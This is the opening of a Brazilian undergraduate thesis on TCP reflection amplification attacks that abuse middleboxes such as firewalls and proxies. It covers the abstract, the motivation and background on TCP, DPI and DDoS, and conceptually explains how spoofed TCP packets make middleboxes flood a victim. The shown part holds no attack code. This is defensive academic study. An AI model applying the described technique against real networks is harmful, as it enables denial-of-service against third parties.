Universidade de Brasília
Instituto de Ciências Exatas
Departamento de Ciência da Computação

Ataques de Reflexão Amplificada Sobre TCP Explorando Middleboxes

Paulo Victor França de Souza

Monografia apresentada como requisito parcial
para conclusão do Bacharelado em Ciência da Computação

Orientador
Prof. João José Costa Gondim

Brasília
2025

Universidade de Brasília
Instituto de Ciências Exatas
Departamento de Ciência da Computação

Ataques de Reflexão Amplificada Sobre TCP Explorando Middleboxes

Paulo Victor França de Souza

Monografia apresentada como requisito parcial
para conclusão do Bacharelado em Ciência da Computação

Prof. João José Costa Gondim (Orientador)
ENE/UnB

Prof. Marcos Fagundes Caetano
CIC/UnB

Prof. Robson de Oliveira Albuquerque
ENE/UnB

Prof. Dr. Marcelo Grandi Mandelli
Coordenador do Bacharelado em Ciência da Computação

Brasília, 10 de julho de 2025

Dedicatória

Dedico este trabalho à minha família, cujo apoio foi essencial em minha jornada, a todos que me incentivaram, apoiaram e contribuíram para minha formação durante a graduação, e à comunidade de segurança da informação.

Agradecimentos

Agradeço, com imensa gratidão, à minha mãe, Ester, e ao meu pai, Clécio, pelo amor, apoio e inspiração ao longo da minha jornada na Universidade de Brasília (UnB). Minha sincera gratidão também a Isabelle, alguém especial que esteve sempre ao meu lado, oferecendo apoio incondicional e companheirismo durante todos esses anos de curso. Expresso meu reconhecimento ao professor João José Costa Gondim, cuja orientação foi essencial na escolha do tema e na direção, bem como ao Programa Institucional de Bolsas de Iniciação Científica (PIBIC), pelo apoio financeiro que viabilizou o desenvolvimento deste trabalho. Sou grato aos meus amigos, às pessoas com quem convivi no Centro Acadêmico do meu curso e a todas aquelas que conheci ao longo da universidade, que me incentivaram e tornaram essa trajetória mais leve, com risadas, conversas e valiosas dicas. Também agradeço profundamente ao ambiente universitário da UnB, onde as diversas iniciativas estudantis organizaram festas universitárias que foram essenciais para minha vivência acadêmica, me ajudando a manter o equilíbrio emocional ao conciliar os momentos de estudo com os de lazer, seja como DJ, o que contribuiu para meu desenvolvimento nessa área, ou simplesmente curtindo os momentos com as pessoas.

Resumo

Descrita pela primeira vez em 2021 e confirmada em casos reais, a técnica emergente de ataques de reflexão amplificada sobre TCP explorando middleboxes representa uma preocupação crescente na comunidade de segurança cibernética. Essa abordagem maliciosa explora dispositivos intermediários, como firewalls e proxies, que podem ser indevidamente utilizados como vetores involuntários de amplificação em campanhas de negação de serviço distribuída (DDoS). Aqui são apresentados os fundamentos teóricos dos ataques DoS/DDoS, do protocolo TCP e do papel dos middleboxes nesse contexto, além de revisar trabalhos anteriores e CVEs conhecidas de fabricantes como Forcepoint, Fortinet e Palo Alto. Com foco na experimentação, foram realizados testes práticos com um código de ataque e utilizando um ambiente de laboratório composto pelos firewalls pfSense (com pfBlockerNG, Squid e SquidGuard) e FortiGate, permitindo avaliar a eficácia da técnica em diferentes cenários e o comportamento dos dispositivos sob ataque. Além disso, foi conduzida uma varredura no espaço IP brasileiro por meio da ferramenta ZMap com pacotes TCP personalizados, com o objetivo de identificar middleboxes vulneráveis. A partir dos dados coletados, são discutidas medidas de mitigação, limitações do estudo e direções futuras, incluindo o aprimoramento contínuo do código utilizado, em colaboração com seu desenvolvedor original. As principais contribuições deste trabalho são aprofundar o entendimento sobre uma ameaça ainda pouco explorada e fortalecer estratégias de defesa em redes modernas.

Palavras-chave: ataques de reflexão amplificada, middleboxes, DoS, DDoS, negação de serviço, redes, segurança da informação.

Abstract

First described in 2021 and confirmed in real-world cases, the emerging technique of TCP-based amplified reflection attacks exploiting middleboxes represents a growing concern within the cybersecurity community. This malicious approach leverages intermediary devices, such as firewalls and proxies, which can be improperly used as unintentional amplification vectors in distributed denial-of-service (DDoS) campaigns. This work presents the theoretical foundations of DoS/DDoS attacks, the TCP protocol, and the role of middleboxes in this context, along with a review of previous research and known CVEs from vendors such as Forcepoint, Fortinet, and Palo Alto. Focusing on experimentation, practical tests were carried out using attack code and a laboratory environment composed of pfSense firewalls (with pfBlockerNG, Squid, and SquidGuard) and FortiGate, enabling the assessment of the technique's effectiveness in different scenarios and the behavior of the devices under attack. Additionally, a scan of the Brazilian IP space was conducted using the ZMap tool with customized TCP packets to identify vulnerable middleboxes. Based on the collected data, mitigation measures, study limitations, and future directions are discussed, including ongoing improvements to the attack code in collaboration with its original developer. The main contributions of this work are to deepen the understanding of a still underexplored threat and to strengthen defense strategies in modern networks.

Keywords: amplified reflection attacks, middleboxes, DoS, DDoS, denial of service, networks, cyber security

Sumário

Lista de Figuras

Lista de Tabelas

Lista de Abreviaturas e Siglas

ACK Acknowledgement.

ACL Access Control List.

AI Artificial Intelligence.

BSD Berkeley Software Distribution.

CDF Cumulative Distribution Function.

CIDR Classless Inter-Domain Routing.

CISA Cybersecurity and Infrastructure Security Agency.

CLDAP Connectionless Lightweight Directory Access Protocol.

CNA Captive Network Assistant.

CoAP Constrained Application Protocol.

CSV Comma-Separated Values.

CTIR Gov Centro de Prevenção, Tratamento e Resposta a Incidentes Cibernéticos de Governo.

CVE Common Vulnerabilities and Exposures.

CVSS Common Vulnerability Scoring System.

CWE Common Weakness Enumeration.

DDoS Distributed Denial of Service.

DHCP Dynamic Host Configuration Protocol.

DLP Data Loss Prevention.

DMZ Demilitarized Zone.

DNS Domain Name System.

DoS Denial of Service.

DPI Deep Packet Inspection.

FIN Finish.

FTP File Transfer Protocol.

GB GygaByte.

Gbps Gigabits per second.

HTML Hypertext Markup Language.

HTTP Hypertext Transfer Protocol.

HTTPS Hypertext Transfer Protocol Secure.

ICMP Internet Control Message Protocol.

IDS Intrusion Detection System.

IoT Internet of Things.

IP Internet Protocol.

IPS Intrusion Prevention System.

IPv4 Internet Protocol version 4.

LAN Local Area Network.

Mbps Megabits per second.

Mpps Million packets per second.

NAT Network Address Translation.

NGFW Next-Generation Firewall.

NTP Network Time Protocol.

NVD National Vulnerability Database.

OSI Open Systems Interconnection.

PSH Push.

RFC Request For Comments.

RST Reset.

SMTP Simple Mail Transfer Protocol.

SNMP Simple Network Management Protocol.

SSDP Simple Service Discovery Protocol.

SSH Secure Shell.

SYN Synchronize.

TCP Transmission Control Protocol.

TTL Time To Live.

UDP User Datagram Protocol.

UnB Universidade de Brasília.

URL Uniform Resource Locator.

VM Virtual Machine.

VoIP Voice over Internet Protocol.

VPN Virtual Private Network.

WAN Wide Area Network.

ZTNA Zero Trust Network Access.

Capítulo 1

Introdução

Nos últimos anos, profissionais de segurança cibernética que atuam na mitigação e resposta a ataques de negação de serviço (DoS, *Denial of Service*) e ataques distribuídos de negação de serviço (DDoS, *Distributed Denial of Service*) têm enfrentado desafios cada vez mais complexos. Esses desafios são impulsionados pela rápida evolução de técnicas de ataque mais sofisticadas, incluindo novas formas de ataques DDoS baseados em reflexão e amplificação [1].

Tradicionalmente, ataques de reflexão amplificada eram fortemente associados ao protocolo UDP, conhecido por não exigir o estabelecimento de conexão, o que o torna especialmente vulnerável à falsificação de endereços IP e à geração de respostas amplificadas [2]. Contudo, esses ataques também podem ser realizados por meio do protocolo TCP. Uma das formas de exploração desse protocolo foi demonstrada no estudo de 2021 por Bock et al. [3], que mostraram que ataques de reflexão e amplificação podem ocorrer ao explorar comportamentos inadequados de dispositivos intermediários, conhecidos como *middleboxes*. Esses dispositivos, em certos casos, inspecionam e respondem a pacotes TCP mesmo sem que haja uma conexão estabelecida [4].

Middleboxes são amplamente utilizados em redes modernas para funções como monitoramento, filtragem e transformação de tráfego, sendo comuns em *firewalls*, *proxies* e sistemas de prevenção de intrusão (IPS) [5]. Quando mal configurados ou implementados fora dos padrões do protocolo TCP, esses dispositivos podem se tornar vetores involuntários de ataques. Nessa técnica, o atacante envia pacotes TCP com endereços IP de origem falsificados (usando o IP da vítima), e a *middlebox* responde acreditando estar se comunicando com um cliente legítimo. O resultado é uma resposta amplificada enviada diretamente à vítima, ocultando a origem do ataque e aumentando significativamente o tráfego recebido.

1.1 Justificativa

Apesar da disponibilidade de soluções avançadas de segurança, como os *Next-Generation Firewalls* (NGFW) da Check Point, Forcepoint, Fortinet e Palo Alto, algumas versões dessas tecnologias ainda apresentam vulnerabilidades que podem ser exploradas por atacantes. Essas brechas permitem que os dispositivos funcionem como amplificadores de tráfego, possibilitando a realização de ataques que, anteriormente, seriam mais difíceis de executar sobre o protocolo TCP. O impacto desses ataques pode ser devastador para as empresas, resultando em prejuízos financeiros significativos, indisponibilidade de serviços essenciais e danos à reputação. Corporações de grande porte, que dependem de operações contínuas, como serviços financeiros, plataformas de *e-commerce* e infraestruturas governamentais, podem sofrer perdas milionárias em questão de horas devido à interrupção de seus serviços.

Diversos ataques que exploram *middleboxes* já foram documentados, como em março de 2022, onde especialistas da Akamai começaram a identificar diversas campanhas de negação de serviço distribuído (DDoS) contra seus clientes, com foco em setores como bancário, viagens, jogos, mídia e hospedagem web. Esses ataques envolveram inundação de SYN e grandes volumes de tráfego, chegando a até 11 Gbps e 1,5 milhão de pacotes por segundo (Mpps) [4]. Ao examinar os pacotes TCP envolvidos, identificou-se que a técnica empregada correspondia ao ataque de reflexão via *middlebox* em TCP (*TCP middlebox reflection attack*), apresentado por Bock et al. em 2021 [3]. Até o momento, este foi o único trabalho acadêmico de destaque identificado sobre esse tipo de ataque, o que reforça a relevância da monografia em desenvolvimento, dedicada a aprofundar o entendimento dessa técnica e a examinar suas implicações em contextos de segurança da informação.

Conforme descrito pela Akamai, os primeiros ataques dessa série atingiram picos de 50 Mbps, mas os responsáveis por essas campanhas têm aprimorado suas capacidades e ajustado suas táticas. Ataques mais recentes, que usaram o mesmo vetor de *middlebox*, alcançaram picos de 2,7 Gbps e 11 Gbps, com o ataque de 11 Gbps chegando a 1,5 Mpps. Embora os ataques que utilizam essa técnica ainda apresentem menor escala em comparação a outros vetores de DDoS, há indícios claros de que sua popularidade e intensidade estão aumentando [4]. Essa tendência evidencia que os atacantes estão progressivamente adotando a técnica de *middlebox reflection* como um novo recurso em seus arsenais de ataque, ampliando o leque de ferramentas empregadas em campanhas de negação de serviço. Diante desse cenário, torna-se essencial aprofundar o estudo sobre a exploração de *middleboxes* em ataques de DDoS amplificados e investigar formas eficazes de mitigar essa ameaça.

1.2 Objetivo

O presente trabalho tem como objetivo demonstrar e analisar, por meio de experimentos práticos em laboratório, a forma como ataques de reflexão amplificada sobre o protocolo TCP podem ser explorados em *middleboxes*. Inicialmente, foi desenvolvido e aplicado um algoritmo de ataque em um ambiente controlado para reproduzir e entender detalhadamente o funcionamento real desses ataques e as vulnerabilidades dos dispositivos envolvidos.

A partir desse cenário experimental, o estudo foi ampliado para uma varredura em larga escala no espaço brasileiro da internet, com o objetivo de identificar a presença e o grau de vulnerabilidade de *middleboxes* em redes reais do país. A escolha pelo espaço brasileiro justifica-se pela importância de mapear riscos concretos no contexto local, uma vez que ataques cibernéticos afetam diretamente infraestruturas e usuários nacionais, além de possibilitar a criação de estratégias de mitigação alinhadas às particularidades da internet no Brasil.

Com essa abordagem que vai do laboratório à análise em campo real, o trabalho visa avaliar o impacto potencial dos ataques em diferentes ambientes, analisar os resultados obtidos e investigar a evolução tecnológica na mitigação dessas ameaças, contribuindo para o desenvolvimento de recomendações de segurança específicas para proteger dispositivos vulneráveis em redes brasileiras.

Dessa forma, busca-se fortalecer a resiliência das redes de comunicação nacionais frente a ameaças emergentes, aprimorando a qualidade e segurança dos sistemas e promovendo um ambiente digital mais seguro e confiável para usuários e organizações locais.

1.3 Estrutura do trabalho

Este trabalho está estruturado em capítulos. O Capítulo 2 apresenta os fundamentos teóricos necessários para a compreensão dos ataques de reflexão amplificada sobre o protocolo TCP, abordando o papel dos *middleboxes*, os ataques DoS e DDoS, além de estratégias de mitigação voltadas especificamente para esse tipo de ataque que explora *middleboxes*. O Capítulo 3 revisa estudos relacionados e repercussões do ataque na mídia, incluindo vulnerabilidades documentadas em CVEs e suas implicações práticas. O Capítulo 4 descreve a metodologia empregada nos experimentos, detalhando também o ambiente de testes configurado e o código-fonte utilizado. No Capítulo 5, é apresentada a metodologia empregada em uma varredura realizada na internet brasileira com o objetivo de identificar *middleboxes* vulneráveis por meio do envio de pacotes TCP personalizados. O Capítulo 6 analisa os resultados obtidos em laboratório e discute os dados coletados durante a varredura,

interpretando os dados encontrados. Por fim, o Capítulo 7 reúne as principais conclusões do estudo e propõe direções futuras, como a realização de testes com diferentes *firewalls* e o aprimoramento contínuo do código-fonte, em colaboração com o desenvolvedor francês da ferramenta utilizada.

Capítulo 2

Revisão Conceitual

A seguir são apresentados os conceitos necessários para o desenvolvimento deste trabalho. São tratados e discutidos os conceitos de *Middleboxes*, o protocolo TCP e ataques de negação de serviço.

2.1 Middlebox

Middleboxes são dispositivos intermediários de rede que realizam funções além do roteamento IP tradicional, como inspeção, filtragem e modificação de pacotes [3] [6]. Eles operam entre os *hosts* finais, permitindo a monitoração ou alteração dos fluxos de dados em trânsito por meio de técnicas como *Deep Packet Inspection* (DPI) [4]. De acordo com a RFC 3234, esses dispositivos podem encerrar, redirecionar ou modificar pacotes [7]. Estudo recente aponta que cerca de 40% dos trajetos de rede observados já são impactados por *middleboxes*, destacando sua crescente presença e influência na infraestrutura atual [8].

Esses dispositivos desempenham funções essenciais em diversos contextos, seja como ferramentas de censura ou como elementos de segurança em redes corporativas, atuando como *firewalls*, tradutores de endereços (NAT), balanceadores de carga e sistemas de detecção de intrusão (IDS) [5]. Sua implantação pode ocorrer de formas como fora do caminho principal do tráfego (*out-of-path*), onde recebem apenas tráfego unidirecional devido ao roteamento por caminhos distintos entre os *hosts* finais, ou por meio de técnicas de espelhamento (*mirror*), que possibilitam a entrega de tráfego unidirecional ou bidirecional utilizando espelhamento de pacotes ou divisores ópticos, conforme ilustrado na Figura 2.1. Em cenários de censura, esses dispositivos são capazes de bloquear conexões com base em domínios ou palavras-chave, por meio da injeção de pacotes RST, fornecimento de respostas DNS falsas ou exibição de páginas de bloqueio que exibem mensagens como “Acesso Negado” ou “Conteúdo Bloqueado” [9].



Figura 2.1: Diferença da implementação de uma *middlebox* fora do caminho (*out-of-path*) para uma por espelhamento (mirror).

Esses dispositivos são fundamentais para o desempenho, segurança e controle das redes, sendo amplamente utilizados em ambientes corporativos, operadoras e em infraestruturas de vigilância em grande escala, como o "Grande *Firewall* da China", que bloqueia ou filtra o acesso a conteúdos estrangeiros e regula a comunicação *online* no país [4] [10].

2.1.1 DPI (Deep Packet Inspection)

A Inspeção Profunda de Pacotes (*Deep Packet Inspection*, DPI) é uma tecnologia empregada normalmente por *middleboxes* que permite a análise detalhada do tráfego de rede, indo além da inspeção tradicional limitada aos cabeçalhos dos pacotes [11]. Com a DPI, é possível examinar tanto os cabeçalhos quanto as cargas úteis, possibilitando a identificação de ameaças, da origem do tráfego e da aplicação envolvida [12] [4]. Essa análise utiliza técnicas como assinaturas, heurísticas e detecção de anomalias, além de filtros e regras personalizadas para bloquear ou redirecionar pacotes [12].

Além de aumentar a segurança, a DPI contribui para a otimização da rede ao classificar e priorizar o tráfego, sendo especialmente útil em aplicações sensíveis, como VoIP e serviços corporativos críticos [11]. Em ambientes empresariais, também é empregada na aplicação de políticas de uso da rede e na prevenção de ameaças provenientes de dispositivos pessoais [12]. No entanto, sua aplicação sobre dados criptografados levanta preocupações quanto à privacidade, à censura e à possível comercialização de informações [8]. Apesar dessas controvérsias, a DPI continua sendo uma ferramenta estratégica para o controle e a proteção de redes digitais [11].

2.1.2 Firewall e Next-Generation Firewall (NGFW)

Firewalls são *middleboxes*, implementados em *hardware* ou *software*, que monitoram, filtram e controlam o tráfego de rede de acordo com políticas predefinidas [13] [14]. Eles criam uma barreira entre redes confiáveis e não confiáveis, permitindo apenas o tráfego autorizado e bloqueando acessos maliciosos, sendo essenciais para garantir a integridade, confidencialidade e disponibilidade das informações, tanto contra ameaças externas quanto internas [14].

Tradicionalmente, os *firewalls* utilizam técnicas como *packet filtering*, *circuit proxy* e *application proxy*, operando nos níveis de transporte e aplicação. Muitas vezes, são implantados em zonas desmilitarizadas (DMZ) como parte de arquiteturas de defesa em profundidade, que podem incluir *bastion hosts*, filtros de roteadores, *gateways*, múltiplos *firewalls*, VPNs e *extranets*, dependendo da topologia da rede [15].

Desde os anos 80, os *firewalls* evoluíram de simples filtros de pacotes para soluções avançadas com inspeção de estado, detecção de intrusões e *Deep Packet Inspection* (DPI) [13]. A introdução do que o mercado agora chama de *Next-Generation Firewalls* (NGFW) representou um avanço significativo, incorporando funcionalidades como controle baseado em aplicação e identidade, proteção contra ameaças avançadas, integração com nuvem e análise com inteligência artificial (AI) [14] [13].

Esses dispositivos combinam várias capacidades de segurança em uma única plataforma, como *Intrusion Prevention System* (IPS), prevenção contra perda de dados (DLP), segmentação de rede, *Zero Trust Network Access* (ZTNA), proteção para dispositivos IoT e *sandboxing*, protegendo desde *datacenters* locais até infraestruturas baseadas em nuvem [14].

Além de controlar o tráfego, os *firewalls* também desempenham funções complementares, como tradução de endereços de rede (NAT), que oculta endereços internos para dificultar ataques direcionados, e criação de túneis seguros com VPNs para acesso remoto. Os recursos baseados em AI contribuem para a análise e resposta a ameaças em tempo real [14] e possuem um foco hoje em dia. As regras de filtragem são definidas com base em critérios como endereços IP, portas e protocolos, organizadas em listas de controle de acesso (ACLs) [13]. A adoção de boas práticas, como o princípio do menor privilégio, documentação adequada, proteção do próprio *firewall* e segmentação da rede, é essencial para garantir sua eficácia [13].

2.1.3 Proxy

Proxy é um tipo de *middlebox* que pode estar integrado a *firewalls*. Um servidor *proxy* funciona como intermediário na comunicação de rede, retransmitindo pacotes entre clientes

e servidores [8]. Ele direciona o tráfego da internet, recebendo solicitações dos usuários e encaminhando-as aos destinos desejados, retornando as respostas aos clientes. Além disso, *proxies* modernos oferecem funcionalidades como *firewall*, filtragem de conteúdo e *cache*, melhorando a segurança e a privacidade [16].

Esses servidores podem mascarar o endereço IP do usuário, dificultando o rastreamento e aumentando a segurança contra ataques cibernéticos. Ao ocultar o IP real e inspecionar os dados de entrada e saída, os *proxies* protegem a privacidade e garantem um nível adicional de segurança. Podem também ser usados para controlar o acesso à internet, economizar largura de banda, balancear o tráfego e evitar o acesso a sites indesejados ou potencialmente prejudiciais [17]. Além disso, são frequentemente empregados para contornar bloqueios geográficos, permitindo o acesso a conteúdos restritos com base na localização [16].

Existem diferentes tipos de *proxies*, como transparentes, anônimos, distorcidos e de alta anonimidade, cada um oferecendo níveis variados de privacidade e funcionalidades específicas [16]. O *proxy* transparente indica ao site que é um *proxy* e ainda transmite seu endereço IP, sendo usado para controle e filtragem de conteúdo em ambientes corporativos. O *proxy* anônimo também se identifica como *proxy*, mas não repassa seu IP, ajudando a proteger sua identidade e impedir rastreamento, embora não garanta anonimato total. O *proxy* distorcido se identifica como *proxy* e passa um IP falso, permitindo que você aparente estar em outra localização para burlar restrições geográficas. Já o *proxy* de alta anonimidade altera periodicamente o IP apresentado ao site, dificultando o rastreamento e oferecendo o maior nível de privacidade, como acontece na rede TOR [16].

A escolha do tipo de *proxy* depende das necessidades do usuário, como controle organizacional, anonimato, desempenho ou coleta de dados em larga escala, sendo aplicada estrategicamente para proteger redes organizacionais contra acessos não autorizados e melhorar o desempenho geral [17].

2.2 Transmission Control Protocol (TCP)

O *Transmission Control Protocol* (TCP) é um protocolo da camada de transporte do modelo TCP/IP responsável por fornecer uma comunicação confiável entre processos em sistemas finais, sendo amplamente utilizado por aplicações como HTTP, FTP, SMTP e SSH devido à sua robustez e garantia de entrega dos dados [18] [19].

O TCP opera de forma orientada à conexão, ou seja, uma conexão lógica precisa ser estabelecida antes da transmissão de dados, utilizando o processo conhecido como *three-way handshake* [18] [9]. Esse *handshake* ocorre em três etapas: o cliente envia um segmento com o *bit* de controle SYN ativado, solicitando a conexão; o servidor responde com um

segmento contendo SYN e ACK, aceitando a solicitação e informando seu número de sequência inicial. Por fim, o cliente envia um segmento ACK, confirmando o recebimento e finalizando o estabelecimento da conexão [9]. Essa troca sincroniza os números de sequência e confirma que ambos os lados estão prontos para iniciar a comunicação [18].

Uma vez estabelecida a conexão, o TCP divide os dados em segmentos e os transmite com controle de fluxo e congestionamento, garantindo que o receptor não seja sobrecarregado e que a rede seja utilizada eficientemente. Além disso, assegura a entrega ordenada e sem duplicações por meio dos campos de número de sequência e de reconhecimento no cabeçalho TCP [18]. O cabeçalho TCP, fundamental para o funcionamento do protocolo, contém campos como porta de origem e destino, número de sequência, número de reconhecimento (*acknowledgment number*), *window size* (para controle de fluxo) e *data offset* (indicando o início efetivo dos dados no segmento) [18].

Além disso, o TCP utiliza sinais (*flags*) de controle cruciais no gerenciamento da conexão:

- **SYN** (Synchronize): inicia a conexão, estabelecendo números de sequência;
- **ACK** (Acknowledgment): confirma o recebimento de dados ou solicitações, sempre presente após o estabelecimento da conexão;
- **FIN** (Finish): indica que o emissor finalizou o envio de dados, solicitando o encerramento da conexão;
- **RST** (Reset): encerra imediatamente a conexão, geralmente devido a um erro ou falha na comunicação;
- **PSH** (Push): solicita que os dados sejam processados e passados imediatamente à aplicação [18].

Quando a comunicação chega ao fim, o encerramento da conexão ocorre geralmente por meio de uma troca de quatro segmentos, garantindo que ambas as partes tenham finalizado a transmissão com segurança [18]. É possível ver as três fases de uma comunicação TCP na Figura 2.2.



Figura 2.2: Três fases de uma comunicação usando TCP.

O TCP, em conjunto com o protocolo IP, assegura a confiabilidade da transmissão de dados na camada de transporte do modelo TCP/IP, sendo responsável por garantir a entrega correta dos pacotes, reordená-los, detectar perdas e realizar retransmissões quando necessário, enquanto o IP endereça e encaminha os pacotes entre dispositivos. Essa colaboração entre os dois protocolos é fundamental para a comunicação eficiente nas redes modernas, incluindo a internet, que é estruturada pelas camadas de enlace de dados, internet, transporte e aplicação [20] [19]. Além disso, essa base é essencial para a implementação de soluções de segurança em múltiplas camadas, como *firewalls* e VPNs, garantindo uma comunicação segura e robusta [19].

Em contraste, o protocolo UDP (*User Datagram Protocol*), também pertencente à camada de transporte, oferece uma comunicação sem conexão, priorizando velocidade e baixa latência em detrimento da confiabilidade. Por isso, é utilizado em aplicações como VoIP, DNS e *streaming* [19]. Na Figura 2.3 possível ver um pouco da diferença do UDP e TCP em uma comunicação.



Figura 2.3: Diferença da comunicação UDP e TCP.

2.3 Denial of Service (DoS)

Um ataque de negação de serviço (DoS) ocorre quando um ator malicioso utiliza apenas uma única máquina para sobrecarregar um computador, serviço online ou recurso de rede, tornando-o indisponível [21]. Entre os tipos comuns de ataques DoS, destacam-se as técnicas de inundação, como *Smurf attack*, *Ping flood*, *Ping of Death* e o ataque SYN, que explora o *three-way handshake* do protocolo TCP para manter conexões abertas e consumir os recursos do servidor [22] [21].

Os ataques DoS podem ser classificados, normalmente, como volumétricos ou de baixo volume e baixa taxa (*low and slow*). Os ataques volumétricos, também conhecidos como *floods*, têm como objetivo saturar a largura de banda da rede ou esgotar os recursos do sistema ao enviar grandes quantidades de tráfego, normalmente medido em *gigabits* por segundo (Gbps) [23]. Esses ataques visam as camadas de rede e de transporte (camadas 3 e 4, respectivamente) do modelo OSI [24] e utilizam protocolos como UDP, ICMP ou DNS, frequentemente com amplificação ou falsificação de endereços IP, dificultando a mitigação [25].

Por outro lado, os ataques *low and slow* operam na camada de aplicação (camada 7 do modelo OSI [24]) e se distinguem por simular requisições legítimas em baixa frequência, com o intuito de consumir recursos do servidor sem gerar picos anormais de tráfego [23]. Ao manter conexões abertas por longos períodos ou realizar interações lentas e contínuas, esses ataques conseguem sobrecarregar servidores web, *firewalls* e balanceadores de carga,

muitas vezes passando despercebidos por sistemas tradicionais de detecção baseados em volume [26].

As defesas contra ataques DoS se dividem em quatro categorias principais: prevenção, detecção, identificação da fonte e reação. A prevenção busca impedir que os ataques alcancem o alvo, enquanto a detecção procura reconhecer sua ocorrência. A identificação da fonte visa rastrear a origem do tráfego malicioso, e a reação busca mitigar ou eliminar seus efeitos [27].

2.3.1 Distributed Denial of Service (DDoS)

O ataque de negação de serviço distribuído (DDoS) é uma forma mais avançada do DoS, caracterizada por uma ação coordenada que utiliza múltiplos dispositivos para sobrecarregar sistemas ou redes com tráfego excessivo, comprometendo sua disponibilidade [25]. Esses ataques geralmente exploram vulnerabilidades presentes em tecnologias utilizadas por clientes, servidores ou dispositivos intermediários [28].

A identificação da origem é dificultada pelo uso de endereços IP falsificados (*spoofing*), o que complica o rastreamento dos responsáveis [25]. Protocolos vulneráveis, como DNS e NTP, são comumente utilizados para amplificação de tráfego, produzindo volumes de dados significativamente maiores que os das solicitações originais [29]. Além disso, o uso de servidores refletores intensifica a complexidade do rastreamento [29] [1]. Como resultado, ataques DDoS podem atingir escalas de *gigabits* por segundo, afetando severamente a disponibilidade de serviços essenciais [25].

As motivações variam entre hacktivismo, extorsão, guerra cibernética e práticas desleais de concorrência [25] [1]. A diversidade de técnicas empregadas torna a mitigação complexa. Destacam-se os ataques de amplificação UDP, que utilizam protocolos como DNS e NTP [29], e os ataques abrangendo diferentes vetores, como os direcionados à camada de aplicação, os de exaustão de recursos e os volumétricos, que geram tráfego massivo para sobrecarregar a infraestrutura [1].

Para enfrentar essas ameaças, as organizações podem adotar estratégias como mitigação em nuvem, *firewalls* de aplicação e abordagens híbridas que integram soluções locais e remotas [4]. Técnicas avançadas de detecção e prevenção também são fundamentais para assegurar a continuidade dos serviços e a proteção de dados críticos [1].

2.4 Ataque de reflexão amplificada

O ataque de reflexão amplificada é uma técnica de negação de serviço na qual o atacante explora dispositivos para enviar pequenas requisições com um endereço de IP falsificado

